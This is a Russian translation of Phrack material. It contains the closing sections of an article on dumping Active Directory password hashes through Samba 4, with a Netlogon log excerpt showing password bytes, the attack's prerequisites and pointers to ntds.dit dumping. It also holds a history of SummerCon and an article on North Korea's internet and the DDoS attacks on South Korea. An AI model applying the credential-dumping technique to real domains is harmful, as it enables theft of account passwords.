04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: Old Password:
b6b852a3 5ec54dc9 9ea3917e c51d19fa   .R...M.^~.......
04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: Old Digest: d4
67786d a92bd731 7da18262 3d1cdb4f   mxg.1.+.b..}O..=
[...]
-------------------------------------------------------------------------
```

8 - Дополнительные сведения

а) Существуют ли другие альтернативы для дампа паролей AD?

Помимо техник типа pwdump, есть как минимум ещё одна: дамп файла ntds.dit [11]. Вкратце, этот файл — база данных Jet Blue, хранящая (среди прочего) информацию о пользователях. При выполнении LDAP-запроса эта база данных запрашивается. Поскольку она очень чувствительна (пароли хранятся внутри), она и зашифрована, и заблокирована системой, поэтому дамп её содержимого нетривиален. Я не знал до недавнего времени ни одного инструмента, способного с ней работать. Похоже, ситуация изменилась, потому что я слышал некоторые слухи. Должно быть как минимум две другие альтернативы, но я скажу не больше. Будьте умны и найдите их сами :]

б) Что насчёт реальной фильтрации и требования двух DC?

Первое требование для атаки — возможность выполнять произвольные команды на одном из DC. Одного достаточно, поскольку по своей архитектуре все они взаимодействуют друг с другом без каких-либо ограничений (= фильтрации).

Второе требование — существование как минимум 2 DC. За исключением небольших корпораций, всегда будет не менее 2 DC (для непрерывности бизнеса в случае аварии или технического обслуживания), поэтому это тоже не проблема.

в) Что насчёт Samba 4 против Windows 2008?

Ну, посмотрите на samba-4.0.0alpha18.tgz :]

9 - Заключительные слова

Первоначальное название статьи звучало примерно как:

«Искусство лени: эксплуатация проекта Samba 4»

Что я хотел подчеркнуть — иногда всего лишь с несколькими идеями и минимальными усилиями можно придумать новые инструменты и техники. Читайте исходный код S4, тестируйте его, улучшайте и используйте с умом. Как все говорят:

```
Happy Hacking! :-]

                                -- High 5 to my fellows
```

10 - Библиография


```
[01]  http://en.wikipedia.org/wiki/Pwdump
[02]  http://en.wikipedia.org/wiki/Active_Directory
[03]  http://wiki.samba.org/index.php/Samba4
[04]  http://securite.intrinsec.com/2010/09/07/
      rd-outil-dextraction-de-mots-de-passe-ad/
[05]  http://msdn.microsoft.com/en-us/library/cc237290%28v=prot.13%29.aspx
[06]  http://en.wikipedia.org/wiki/Primary_Domain_Controller
[07]  http://www.microsoft.com/download/en/details.aspx?id=16770
[08]  http://msdn.microsoft.com/en-us/library/cc237225%28v=prot.13%29.aspx
[09]  http://msdn.microsoft.com/en-us/library/cc237082%28v=prot.13%29.aspx
[10]  http://msdn.microsoft.com/en-us/library/cc237008%28v=prot.10%29.aspx
[11]  http://www.stoyanoff.info/blog/2012/02/11/ad-data-store-part-1/
[12]  http://en.wikipedia.org/wiki/Flexible_single_master_operation
[13]  http://technet.microsoft.com/en-us/library/cc772217%28v=ws.10%29.aspx
[14]  http://technet.microsoft.com/en-us/library/cc776877%28WS.10%29.aspx
```

11 - Код: S4

```
[Бинарный архив uuencoded — опущен]
```

25 лет SummerCon

Автор: Shmeck

Трудно поверить, что 2012 год ознаменовал 25-летний юбилей SummerCon. В американском хакерском ландшафте SummerCon остаётся основополагающей конференцией, по образцу которой строились все последующие. В те ранние дни взаимодействие между хакерами происходило через BBS, в виде упоминаний в разнообразных текстовых файлах, на голосовых мостах телефонных компаний и на страницах Phrack и 2600. По большей части всё это общение было опосредовано той или иной коммуникационной инфраструктурой. SummerCon стал возможностью изменить это.

В 1980-х годах неформальные встречи хакеров начали стихийно возникать по всей Америке. Европейская сцена была хорошо организована: такие объединения, как Chaos Computer Club, проводили ежегодный конгресс хакеров ещё с 1984 года.

Существуют различные теории о том, почему Европа организовалась быстрее Америки. В Америке в 1960-х и 1970-х годах сложилась сильная контркультура, включая энтузиастическое движение фрикеров, уходящее корнями в начало 1970-х. Известный анархист и один из «Чикагской семёрки» Эбби Хоффман вместе с Элом Беллом, хорошо известным энтузиастом телефонии, в 1971 году запустил первый фрик-журнал — YIPL: Youth International Party Line. YIPL превратился в TAP, базировавшийся в Нью-Йорке. Хотя американцы были полны энтузиазма, TAP нашёл отзывчивую европейскую аудиторию, и голландские и немецкие активисты подхватили эстафету, раздвигая границы фрикинга в 1970-х. Эти фрики органично влились в ряды уже сильного и укоренившегося антиавторитарного движения в Европе. Масштабные встречи с техническими демонстрациями стали логичным следующим шагом, и первая крупная хакерская конференция — Chaos Computer Congress — прошла в Гамбурге в 1984 году.

Американские хакеры оставались активными в тот период, но физические встречи были труднодостижимы. Тем не менее нечто вроде переломного момента для американской хакерской сцены, по всей видимости, произошло летом 1987 года. 5 июня того же года в Нью-Йорке состоялась первая встреча 2600. Всего две недели спустя, в Сент-Луисе, небольшая группа людей, знавших друг друга преимущественно по переписке на BBS Metal Shop и по профилям в Phrack, собралась в Executive International Best Western, чтобы приступить к принципиально новому способу развития американской хакерской повестки. Первый SummerCon задал формат для всех последующих хакерских конференций. По сей день PumpCon, HoHoCon, DEFCON и HOPE придерживаются той же формулы.

Организаторы стремились наладить живое взаимодействие в физическом пространстве, отказавшись от фосфоресцентного свечения мониторов ради вечеринки, которой ещё не бывало. Впрочем, если верить репортажам из ранних выпусков Phrack, главной целью всё же было хорошо провести время. SummerCon всегда ставил во главу угла налаживание дружеских связей, потому что именно так происходит настоящий диалог и обмен информацией. Да, технические доклады были. На первом SummerCon 1987 года значился длинный список технических дискуссий, но поскольку это был небольшой сбор, повестка дня складывалась стихийно и казалась абсолютно неформальной.

Большинство технических дискуссий касались тем, весьма далёких от современного мейнстримного дискурса в сфере информационной безопасности: BBS, волоконная оптика и методы воспроизведения тона 2600 Гц возглавляли программу. Поначалу участникам было непросто начать разговор — люди плохо знали друг друга и не понимали, с чего начать. Но поскольку у каждого присутствующего имелся некий технический бэкграунд, сугубо технические

обсуждения помогли людям разговориться, а это повлекло за собой выпивку, которая обернулась вечеринкой, которая в итоге помогла участникам завязать долгосрочные отношения друг с другом. Именно так конференции работают с тех пор и по сей день.

Успех первого SummerCon сам собой предполагал, что следующий год не обойдётся без продолжения. Организаторы в последний момент решили провести ещё одну встречу. Как и в нынешних воплощениях SummerCon, организаторы тянули с деталями вроде места проведения, позволяя инерции сыграть свою роль. Хотя Нью-Йорк рассматривался как возможный вариант, конференция вновь прошла в Сент-Луисе.

SummerCon '88 оказался скандальным. Технические дискуссии давались немного легче, участники казались чуть более непринуждёнными и охотно принимали в свои ряды посторонних. Однако один из участников — Дейл Дрю, выступавший под ником «The Dictator», — был информатором, работавшим на Секретную службу. Он помог агентам правительства снять происходящее на видео через двустороннее зеркало в своём гостиничном номере. Эти видеозаписи в итоге были использованы как улика для предъявления организатору конференции Knight Lightning (настоящее имя — Крейг Нейдорф, основатель Phrack) обвинения в преступном сговоре в рамках его ныне печально известного уголовного дела E911. Хотя дело против Нейдорфа в конечном счёте развалилось, интерес федеральных властей к SummerCon оставался постоянной темой ещё долгие годы. Другие конференции позаимствовали традиции SummerCon, например «Охота на федерала», обессмертившуюся на DEFCON под названием «Spot the Fed».

В 1990 году SummerCon состоялся, но широкая федеральная облава на компьютерных преступников и судебный процесс над Knight Lightning бросили на него тень. Пожалуй, самым наглядным свидетельством тяжести той эпохи служит анонс рождественского мероприятия в Хьюстоне под названием XmasCon, в котором говорилось, что их событие «заменит болезненные воспоминания о SummerCon'90 (SCon'90? Что вы имеете в виду? SummerCon в этом году был? ХА. Меня это тоже удивило)». Очевидно, для хакерского сообщества наступили чёрные времена.

В 1991 году только что оправданный Knight Lightning переименовал SummerCon в «CyberView», не желая воскрешать ассоциаций с предыдущим мероприятием. Развёрнутый репортаж Брюса Стерлинга (Phrack 33:10, https://phrack.org/issues/33/10.html#article) содержал обоснование нового, пусть и недолго просуществовавшего названия. «Конференц-отель, захудалый, но приветливый мотель у аэропорта в Сент-Луисе, уже принимал SummerCon. Переименование было удачной идеей. Если бы персонал был бдителен и действительно узнал, что это те же самые ребята снова, дело могло бы обернуться скверно.» В том, что можно описать лишь как чудо SummerCon, одновременно с конференцией в том же отеле расположилась свингерская группа из Сент-Луиса. Как на всяком SummerCon, алкоголь сыграл свою роль.

SummerCon 92 ознаменовался резким ростом числа участников — по имеющимся данным, присутствовало 73 человека. SummerCon 93 стал последним годом, когда конференция прошла в Сент-Луисе. SummerCon 95 ознаменовался сменой эпох: мероприятие прошло в Атланте, которую принимал Эрик Bloodaxe и его коллеги из LoD. Пришло более 200 хакеров; несколько человек было арестовано. В следующем году SummerCon 96 переехал в Вашингтон, округ Колумбия.

Периодическая смена места проведения превратилась в ритуал, призванный уберечь мероприятие от застоя и обеспечить согласие очередного отеля на приём, поскольку SummerCon имел репутацию буйной конференции. Переезд в Вашингтон открыл удобную площадку для представителей хакерского сообщества Восточного побережья: участники L0pht приехали из Бостона, хакерам из Питтсбурга добираться было совсем недалеко, а нью-йоркская сцена была представлена в полном составе. Местные правоохранительные органы тоже были в полной боевой готовности — во время мероприятия прошло несколько облав.

В тот период организаторы SummerCon утрачивали энтузиазм в отношении проведения конференции. Это неблагодарная работа, требующая координации огромного числа людей, мест и

персонала при одновременном противостоянии с органами правопорядка. Во время SummerCon 97 в Атланте ветеран хакерской сцены Вашингтона, действовавший под ником Clovis, убедил тогдашних организаторов передать ему доменное имя, чтобы он мог взять на себя организационную сторону конференции. Для прежних организаторов это стало облегчением — они откровенно были рады избавиться от ежегодной головной боли.

В 1998 году Clovis, активно опираясь на помощь своего младшего брата в организационных вопросах, провёл SummerCon в Атланте. В последующие три года SummerCon проходил в Атланте, хотя SummerCon 2000 запомнился тем, что отель, которому предстояло его принять, в канун мероприятия внезапно «потерял» контракт, не оставив Clovis ни единой комнаты для технических докладов. Невозмутимые участники обосновались в баре отеля Omni CNN Center, где прямо за коктейлями стихийно проходили презентации, к немалому смущению прочих постояльцев, не рассчитывавших получить дозу дискурса об информационной безопасности. Отель, поначалу отказавшийся принять хакерскую конференцию, нисколько не возражал против непрерывного потока выручки от бара.

У Clovis были амбициозные планы на SummerCon. На 2001 год он задумал глобальную конференцию, которая привлекла бы аудиторию со всего мира. Он считал Амстердам подходящим местом и занялся усилением технической составляющей мероприятия. Впервые SummerCon транслировался бы в прямом эфире через RealStream-видеосервер для всех желающих.

Это было сложно. Всё стоило дорого. Младший брат Clovis должен был разобраться с горой таможенных бумаг, чтобы отправить за рубеж все футболки и конференционные бейджи. Словом, каждый аспект SummerCon 2001 был колоссальной головной болью, но в итоге мероприятие получилось фантастическим.

Около 200 участников нагрянули в Амстердам, чтобы испробовать американский формат хакерской конференции. Это разительно отличалось от конгрессов Chaos Computer Club и не было похоже ни на что вроде голландского хакерского лагеря HAL. Многие участники не понимали, зачем выбирать столь дорогой отель. Но географический охват аудитории и докладчиков со всего мира впечатлял, и конференция в целом была признана успешной всеми, кто посетил её лично или наблюдал онлайн. Отель, несмотря на дороговизну, был невероятно удобен в работе и обеспечивал безопасную, приятную обстановку в туристической части Амстердама.

Однако брат Clovis, утомлённый заполнением таможенных форм, не был в восторге от идеи снова проводить SummerCon за рубежом, и потому SummerCon 2002 прошёл в Вашингтоне, округ Колумбия. В отличие от дружелюбного и покладистого персонала голландского отеля годом ранее, директор по продажам Renaissance Washington D.C. почти не проявляла терпения к организаторам SummerCon. Не выбирая выражений, она объявила Clovis и его команде: «Я знаю, кто вы такие. Я знаю, что такое хакерские конференции. Если в этом отеле что-то случится, любые шуточки — я выброшу вас всех вон. У нас здесь бывают президенты Соединённых Штатов. Я выброшу вас.» Это было сказано за шесть часов до начала конференции. Невзирая на её опасения, мероприятие прошло успешно, бар делал бойкую торговлю, и никого не арестовали.

Два года SummerCon принимал Питтсбург, где Redpantz вошёл в состав оргкомитета и взял на себя роль ведущего. В те годы SummerCon начал выбирать площадки исходя из того, насколько сговорчив барный персонал, потому что, при прочих равных условиях, SummerCon — по словам известного хакера X — «это ещё и о том, чтобы выпить много пива». В Питтсбурге случилось несколько инцидентов, связанных с алкоголем. Одному из организаторов полиция Питтсбурга выписала штраф за «имитацию полового акта» — инцидент, который ему так и не забыли. В тот же период сотрудники киберподразделения ФБР начали фактически выступать с докладами на SummerCon. Не можешь победить — присоединяйся.

Местом проведения SummerCon 2005 стал Остин. Внутренние политические разногласия среди организаторов и отсутствие внятного промоплана привели к тому, что посещаемость оказалась

очень низкой — возможно, даже ниже, чем на первом SummerCon. Конференция была хмельной и богатой на интересные технические дискуссии, однако народу пришло совсем мало, включая нескольких приятных людей из Сан-Антонио. К счастью, в том же отеле расположились байкеры, приехавшие на ежегодный мотопробег Republic of Texas, и все были готовы повеселиться.

Тем не менее организаторы понимали: пора нажать на кнопку перезагрузки. В 2006 году избранная группа была приглашена на SummerCon, чтобы обсудить дальнейшую жизнеспособность мероприятия. Организационное ядро договорилось, что следующие три года конференция должна проходить в Атланте, и все усилия следует направить на восстановление репутации SummerCon. Стремление возродить репутацию хакерской конференции с наивысшим уровнем технической экспертизы в сочетании с максимальным потреблением алкоголя на одного участника было хорошо принято оргкомитетом и будущими посетителями. Это была старая формула, возврат к истокам: предложить отличные доклады, чтобы завязать разговор, и держать всех в максимально подпитом состоянии.

SummerCon в Атланте был предсказуемо буйным; в 2007 году Билли Хоффман прилагал все усилия, чтобы закончить свой доклад, и невнятно произнёс: «Если я несу какую-то ахинею, просто бросьте в меня ботинком или что-нибудь в этом роде.» Тотчас кто-то из зала швырнул ботинок, который едва не попал в шатающегося докладчика и с громким ХЛОПКОМ врезался в проекционный экран. «Ну, хорошо тогда...» — ответил Билли, продолжив лекцию. Организационный штаб SummerCon убеждён, что этот обмен послужил прообразом события, произошедшего в Ираке в 2008 году, когда разгневанный мужчина швырнул ботинки в ошеломлённого президента Джорджа Буша-младшего.

Когда в 2010 году SummerCon переехал в Нью-Йорк, он уже имел репутацию технического пиршества и неудержимого загула — что, честно говоря, является идеальным сочетанием. Найти способ улучшить эту формулу крайне сложно, но организаторы SummerCon его нашли: они пригласили труппу бурлеска к участию в планировании мероприятия и организации afterparty.

Нью-Йорк сделал конференцию притягательной для тяжеловесов индустрии безопасности, и технический уровень мероприятия рос параллельно с вечеринковой составляющей. В 2011 году организаторы приняли спонсорские средства, что позволило им больше вложить в докладческую часть — привезти спикеров из далёких экзотических мест вроде Калифорнии и Мичигана. Это также означало, что afterparty стал ещё более грандиозным и удостоился звания «Событие недели» в местном событийном бюллетене «Time Out New York».

В мире хакеров мало что столь же надёжно, как SummerCon. Хотя он эволюционировал от небольшого, только по приглашениям, сбора до крупной структурированной конференции, он никогда не терял из виду важность своей миссии: собирать вместе самые светлые умы в сфере информационной безопасности ради лучшей вечеринки года. Поднимите бокал и выпьем за следующие 25 лет SummerCon!

[EOF]

Международные сцены

Автор: Various <various@nsa.gov>

В этом выпуске мы рады представить замечательный материал о корейской сцене. Возможно, он несколько отличается от привычных сценовых статей, но содержание с лихвой вознаградит читателя. Автор делится труднодоступной информацией и даёт нам понимание, развенчивающее широко распространённые заблуждения о Корее. Также здесь опубликована вторая часть статьи о греческой сцене, охватывающая интересные истории из прошлого этой страны. Мы знаем, что Греция переживает тяжёлые времена, и надеемся, что это заставит людей задуматься о происходящем там.

Попытка определить, что такое «сцена», не сильно отличается от попытки определить, что такое «андерграунд». Быть может, это мимолётный момент, когда вы ощущаете связь с чем-то. Связь, преодолевающую физические ограничения и основанную исключительно на интересе и страсти к чему угодно.

Значение слова «сцена» существенно изменилось. Несколько лет назад оно несло географическую коннотацию. Сейчас это явно не так. Сцены всё больше — и, к счастью, — освобождаются от физических границ. Само по себе это не ново, однако изменило способ организации и работы большинства сцен.

Если физические границы больше не являются главным определяющим фактором сцен, должен ли Phrack продолжать публиковать сценовые статьи по отдельным странам? Возможно, следующий логичный шаг — сосредоточиться на сценах, определяемых областью, темой или интересом. Возможно, раздел Phrack «International Scenes» следует переименовать просто в «Scenes» и представлять обзоры малоизвестных суб-сцен или сообществ, сформированных вокруг конкретных интересов.

Дорогой читатель, каковы ваши мысли на этот счёт?

— Редакция Phrack

Несколько историй о Корее

---

1 - Введение

Корейский полуостров разделён на два государства уже более шестидесяти лет. Идеологическое противостояние левых и правых, безусловно, стало одной из главных причин, однако немаловажную роль сыграли и политические, экономические, географические и военные факторы. Эта система разделения испытывает на себе влияние политических, экономических и военных интересов двух Корей, соседних государств и их союзников.

Данная ситуация повлекла за собой множество трагедий для народов обеих Корей и породила различные источники напряжённости — в частности, вынудила Северную Корею разрабатывать ядерное оружие, чтобы удержать свою систему в меняющемся мире. В отличие от прошлого, когда основным источником конфликтов служило идеологическое противостояние, сейчас ситуацию на полуострове определяют крупные движения, стремящиеся отстоять собственные интересы.

На протяжении последнего десятилетия напряжённость между Южной и Северной Кореей несколько снизилась благодаря «Политике солнечного тепла», проводившейся двумя прогрессивными правительствами. Однако после прихода к власти нынешней правящей партии, представляющей консервативные ценности, напряжённость вновь возросла и возникли отдельные вооружённые столкновения. Преодолеть эту ситуацию исключительно усилиями и стремлениями двух Корей практически невозможно — слишком много задействовано заинтересованных сторон.

Данная статья сосредоточена главным образом на интернете и киберпотенциале Северной Кореи — теме, по всей видимости, малоизвестной широкой аудитории, — а также на ряде атак против Южной Кореи. Это делает её несколько отличной от традиционных сценовых материалов Phrack. Но, думаю, различия касаются формы, а не содержания.

---

2 - Интернет Северной Кореи

Считается, что интернет появился в Северной Корее в начале 1990-х годов. Главным образом по внутриполитическим причинам он развивался в форме интранета.

В январе 1997 года Северная Корея открыла свой первый веб-сайт — kcna.co.jp, размещённый в Японии, а в феврале 1999 года запустила dprkorea.com для ведения деловой деятельности. Затем был открыт сайт silibank.com для международной ретрансляции электронной почты. Любопытно, что whois-запрос покажет: адрес электронной почты технического контакта этого домена — gmail. Известно, что доступ к этой системе ретрансляции почты заблокирован в Южной Корее. Сервис доступен только иностранцам, оформившим платное членство, а также гражданам и организациям Северной Кореи, зарегистрированным в системе.[1] Обмен письмами с иностранцами допускается, однако, по имеющимся сведениям, северокорейские власти проверяют их содержание, поэтому конфиденциальность информации не гарантируется.

Доступ из Северной Кореи во внешний интернет крайне ограничен, зато внутренняя интранет-сеть активно функционирует. В октябре 2002 года была завершена прокладка интранет-сети, охватывающей все районы КНДР. Она называется «Кванмён» и изначально создавалась как исследовательская система для хранения научно-технических материалов. Известно, что выход во внешний интернет через эту интранет-систему невозможен.

Вместе с тем ДПС (Департамент почтовой связи, по-корейски — «Чесинсон») арендует и поддерживает каналы доступа в интернет в Пекине для собственных нужд. Через этот канал возможно подключение к внешним ресурсам. Однако он доступен не всем гражданам КНДР.

Некоторые аналитики предполагают существование специальных линий, предназначенных исключительно для Коммунистической партии и армии, помимо этого канала. Однако никаких подтверждённых материалов или технически верифицированной информации в открытый доступ ещё не поступало.

Северная Корея расширяет сеть коммерческих веб-сайтов в целях экономической выгоды и системной пропаганды; большинство из них размещены на серверах в других странах. Судя по всему, сайты, открытые в начале 2000-х, претерпели изменения или вовсе исчезли. Вероятно, причиной стало получение КНДР от ICANN (Корпорации по управлению доменными именами и IP-адресами) разрешения использовать национальный домен «kp» 11 сентября 2007 года. Северная Корея продолжает открывать новые сайты в зоне kp и планирует расширять их число. Управляющим органом интернет-адресов КНДР назначен KCC (Корейский компьютерный центр). Судя по всему, КНДР откроет свои интернет-ресурсы миру лишь тогда, когда самостоятельно выстроит систему безопасности и политику, позволяющую контролировать использование интернета населением.

Доступ к северокорейским пропагандистским веб-сайтам — таким как naenara.com.kp и star.edu.kp — в Южной Корее заблокирован, однако возможен через Tor и прокси-серверы. В прошлом были известны некоторые сайты, работавшие непосредственно с серверов в КНДР, доступные не по доменным именам, а по IP-адресам. Впрочем, неизвестно, функционируют ли они сейчас и доступны ли только из определённых регионов.

КНДР также использует сервисы в социальных сетях, в том числе Twitter (@uriminzok), главным образом для пропаганды своей системы, распространения новостей о Северной Корее и критики Южной Кореи.

---

3 - Киберпотенциал Северной Кореи

Впервые о киберпотенциале КНДР заговорили журнал «Синдона» (ноябрь 2005 года) и «Конференция по безопасности оборонной информации 2005». Связанная с конференцией новостная статья содержала следующее утверждение: «Возможности северокорейских хакеров сопоставимы с возможностями ЦРУ».[2] Однако основные тезисы этой статьи были представлены без объективных данных и потому не могли считаться достоверными фактами.

Организация «NK Intellectual Solidarity», объединяющая северокорейских перебежчиков с правоконсервативными взглядами, утверждает, что численность северокорейских хакерских подразделений выросла до 3 000 человек.[3] Однако это также не подкреплено объективными данными, а значит, степень достоверности крайне низка.

Издание DigitalTimes со ссылкой на американских экспертов сообщало: «КНДР ежегодно готовит более 100 хакеров в Пхеньянском университете автоматики (в прошлом — Университет Мирим), и они способны взламывать компьютерные системы Тихоокеанского командования и континентальной части США».[4] Нетрудно прийти к выводу, что в связанном интернетом мире физическое расстояние между США и КНДР не является препятствием. Если компьютерные системы США недостаточно защищены, их могут скомпрометировать даже начинающие хакеры.

На сайте Nosotek — «первого западного ИТ-предприятия в Северной Корее» — можно найти следующую фразу: «Разработчики программного обеспечения отбираются из математической элиты и осваивают программирование с нуля — от ассемблера до C#, включая ядро Linux и макросы Visual Basic».[5] Это косвенно свидетельствует о наличии выдающихся программистов, способных стать хакерами.

В Университете имени Ким Ир Сена студенты обязаны изучать высшую математику и программирование вне зависимости от специализации. Университет разработал следующее программное обеспечение: Intelligent Locker (программа защиты жёсткого диска), Worluf Anti-virus (антивирусная программа), SIMNA (программа моделирования и системного анализа), FC 2.0 (инструмент разработки на C++). Это свидетельствует о том, что в КНДР ведутся исследования в области взлома и безопасности.[6]

В нынешнюю сетевую эпоху вполне естественно предположить существование хакерских подразделений в КНДР. Возможно, КНДР готовит хакеров в оборонных целях. Однако не следует ни преувеличивать, ни преуменьшать её потенциал. При недостатке данных для правильного суждения необходимо сохранять максимальную объективность. Рациональная и обоснованная политика формируется на основе объективных данных и суждений, на них основанных.

Северной Корее также следует помнить, что её веб-сайты, серверы и сеть могут быть скомпрометированы, использованы для распространения вредоносного кода и задействованы в качестве посредников. Чем больше КНДР открывается миру, тем активнее на неё будут нападать. Атаки могут исходить от организаций или государств, преследующих политические и военные цели, хакерских групп, действующих из хактивистских побуждений, и скрипт-кидди, которыми движет простое развлечение.

---

4 - Атаки против Южной Кореи

Против Южной Кореи было совершено две крупных атаки. Первая — DDoS-атака 7.7 (изначально атака началась против США 4 июля 2009 года, в День независимости, а 7 июля обратилась против Южной Кореи — отсюда и название «7.7 DDoS» в Корее). Вторая — DDoS-атака 3.4, произошедшая 4 марта 2011 года.

4.1 - DDoS-атака 7.7

Первая волна DDoS-атаки 7.7 началась 4 июля 2009 года и продолжалась два дня. Целями стали 26 важных американских сайтов, включая Amazon, FAA, NASDAQ, NSA и Белый дом. Начиная со второй волны (7–8 июля) к списку целей добавились 13 корейских веб-сайтов: государственные органы, парламент, порталы, СМИ, финансовые учреждения. В тот момент в атаке подозревали китайских хакеров.

В ходе третьей волны (8–9 июля) список целей изменился, а прежние зомби-ПК больше не использовались. По всей видимости, они были заблокированы и стали непригодны для продолжения атаки. Примечательно, что в список целей вошли ряд правительственных структур, создающих системы защиты от атак, охранные компании и крупные порталы, предоставляющие почтовые сервисы. С этого момента в атаке начали подозревать Северную Корею. По меньшей мере некоторые южнокорейские консерваторы были рады принять эту версию по политическим соображениям.

Финальная волна атаки (10 июля) завершилась уничтожением данных на зомби-ПК, заражённых вредоносным кодом. Тем не менее атакующий так и не был установлен. В атаке были задействованы C&C-серверы (командные серверы) из множества стран. В тот момент Южная Корея не была готова к столь масштабной атаке, и в течение трёх дней ей не удавалось избежать неразберихи.

В итоге атака побудила Южную Корею выработать разнообразные политики противодействия DDoS-атакам. Ряд южнокорейских хакеров разработал методы восстановления зомби-ПК с использованием C&C-серверов злоумышленников, а также способы контратаки.

4.2 - DDoS-атака 3.4

Почти два года спустя после атаки 7.7, 4 марта 2011 года в 10:00 утра произошла аналогичная атака. Как и 7.7, она несла политический посыл, однако использованные техники оказались более совершенными. Целями стали веб-сайты важнейших национальных инфраструктур Южной Кореи: законодательных, судебных, исполнительных, военных, дипломатических, финансовых структур, спецслужб, полиции, интернет-порталов, транспортных систем, энергосистемы.

Атакующий применял HTTP GET Flooding, UDP Flooding, ICMP Flooding; более 80% пришлось на HTTP GET Flooding. В атаке было задействовано свыше 110 000 зомби-ПК и 700 C&C-серверов из 72 стран.[7] Для распространения вредоносного кода использовались P2P-сайты.

Когда злоумышленник понял, что его атака раскрыта (P2P-сайты были выявлены и заблокированы), он добавил новые команды во вредоносный код — что отличало эту атаку от предыдущей. С началом новых волн конфигурация вредоносного кода менялась, добавлялись новые файлы. Специалисты по безопасности столкнулись с новыми вызовами и нуждались в дополнительном времени для анализа. Время окончания атак не было чётко указано в конфигурационном файле. Был изменён hosts-файл системы, чтобы предотвратить обновление антивирусных программ. Для затруднения анализа применялись методы шифрования.

Тем не менее новые системы защиты, выстроенные после атаки 7.7, были введены в действие, и несмотря на более изощрённые техники атаки, ущерб снизился. За день до атаки система ASD (AhnLab Smart Defense) собрала вредоносный код, предназначавшийся для атаки, и проанализировала его. Это позволило установить точное время и цели атаки и обеспечить более эффективное реагирование.

После атаки 7.7 Южная Корея уже успела создать ряд важных систем реагирования. Показательными примерами служат ASD компании AhnLab и DDoS Shield компании KISA. ASD способна обнаруживать атаку до её начала, собирая и анализируя вредоносный код. Система DDoS Shield выявляет атакующий трафик, перенаправляет нормальный трафик по назначению и отбрасывает аномальный атакующий трафик посредством изменения DNS-записей. Разумеется, была налажена и тщательно выстроена система взаимодействия различных причастных организаций и охранных компаний. В этом отношении обе атаки побудили Южную Корею создать новые системы защиты и дали толчок развитию отрасли информационной безопасности.

Атака носила откровенно политический характер, однако злоумышленник не раскрыл своих конкретных намерений. Тем не менее очевидно, что он стремился опробовать техники атаки и оценить возможности Южной Кореи по реагированию. Возможно, он понял, что ему нужно для следующей успешной атаки. Реальный потенциал злоумышленника, быть может, раскроется в следующей атаке.

---

5 - Кто стоит за атаками?

Один из вопросов, волнующих общественность: «Кто стоит за атаками?» Это важный вопрос, связанный с политическими и военными целями. Если коротко: технический анализ так и не дал публично раскрытого ответа на вопрос «кто атакующий?». Если говорить кратко, злоумышленник —

это человек, группа, организация или государство, отстаивающее свои позиции против оппонентов и потому имеющее очевидное обоснование для атаки, либо стремящееся захватить гегемонию в интернет-пространстве.

Для тех, кого не устраивает столь обобщённый и абстрактный вывод, можно привести следующие соображения и основания для предположений. Они основаны на простых допущениях, и принимать их слишком всерьёз не стоит.

Первый аргумент в пользу того, что КНДР является вероятным атакующим: в список целей атаки вошли Великая национальная партия (GNP) и газета «Чосон Ильбо». GNP — правящая партия Южной Кореи, идеологически опирающаяся на консерватизм и занимающая враждебную к КНДР политическую позицию. «Чосон Ильбо» — ведущее консервативное СМИ с откровенно враждебной позицией в отношении КНДР. Аргументация «Чосон Ильбо» не всегда отличалась рациональностью — газету нередко подозревают в манипулировании общественным мнением в собственных интересах. Разумеется, люди прогрессивных взглядов далеко не всегда безоговорочно симпатизируют КНДР. Тот факт, что обе эти цели, по политическим причинам враждебные к Северной Корее, оказались в списке, заставляет предположить причастность КНДР. Это умозаключение продиктовано особой ситуацией на Корейском полуострове.

Список целей атаки 3.4 содержит один особый сайт — Dcinside, обычный сайт интернет-сообщества. Если бы атака преследовала политические цели, этот сайт не имел бы оснований попасть в список. Между тем 5 января 2011 года на одном из северокорейских сайтов, uriminzokiri.com, управляемом Комитетом за мирное воссоединение Отечества, появились сообщения с осуждением руководства КНДР. 8 января 2011 года был взломан аккаунт КНДР в Twitter (@uriminzok), и злоумышленники разместили критические комментарии в адрес КНДР и её лидеров — Ким Чен Ира и Ким Чен Ына. Ряд участников Dcinside заявили о своей причастности к этим действиям. Спустя два месяца Dcinside оказался в списке целей. Это второй аргумент для предположения.

Полиция Южной Кореи предположила причастность КНДР, поскольку источниковые IP-адреса атаки, судя по всему, принадлежали каналам ДПС, арендованным в Китае. Однако один из сотрудников полиции заявил прессе: «Трудно однозначно установить, кто именно является субъектом этой DDoS-атаки».[8] Это показывает, что позиция полиции не была бесспорной. Для получения неопровержимых доказательств полиция объявила о намерении провести совместное расследование с китайскими коллегами, однако результаты так и не были обнародованы. Поскольку чувствительной информацией обладает лишь узкий круг людей, ситуация питает различные конспирологические теории.

Те, кто считает, что атака не исходила от КНДР, приводят следующие доводы: если бы у Северной Кореи был совершенный план атаки и она не совершала бы глупостей, она не стала бы «засвечивать» арендованные в Китае IP-адреса, создавая себе политические проблемы. Напротив, атаку мог осуществить «третий игрок», хорошо осведомлённый о напряжённости между двумя Кореями и стремящийся использовать эту ситуацию в своих интересах.

После двух атак в Южной Корее неоднократно публиковались подробные технические анализы. В технических документах и докладах южнокорейские эксперты не указывали источник атак, опасаясь их произвольного толкования. Южная Корея — разделённая страна, и любая информация может трактоваться по-разному в зависимости от политических или идеологических целей. В докладе McAfee «Ten Days of Rain» можно найти следующую фразу: «Это, возможно, было проверкой готовности Южной Кореи противостоять кибератакам — вероятно, со стороны Северной Кореи или её сочувствующих».[9] Эта цитата активно использовалась консервативными организациями и СМИ в политических целях для подтверждения версии об атаке со стороны КНДР.

---

6 - Некоторые перспективы

Были выявлены отдельные признаки (например, планомерное формирование сетей зомби-ПК) подготовки к новой масштабной DDoS-атаке. Неизвестно, является ли это продолжением прошлых действий и осуществляется ли теми же злоумышленниками. Однако если произойдёт новая атака, атакующий опробует новые техники, а Южная Корея проверит свои системы защиты. Разумеется, у неё также будет возможность выстроить новые защитные механизмы и освоить более совершенные техники противодействия.

Южная Корея прошла путь, выходящий за рамки материальной подготовки через различные формы кибератак. Это стало следствием того, что правительство и бизнес осознали важность помощи хакеров. Всё началось с преодоления ошибочных представлений о хакерах, бытовавших в прошлом. Однако когда они стали искать хороших хакеров, способных им помочь, обнаружилось, что их значительно меньше, чем нужно. В результате возникла острая потребность в программах подготовки квалифицированных хакеров.

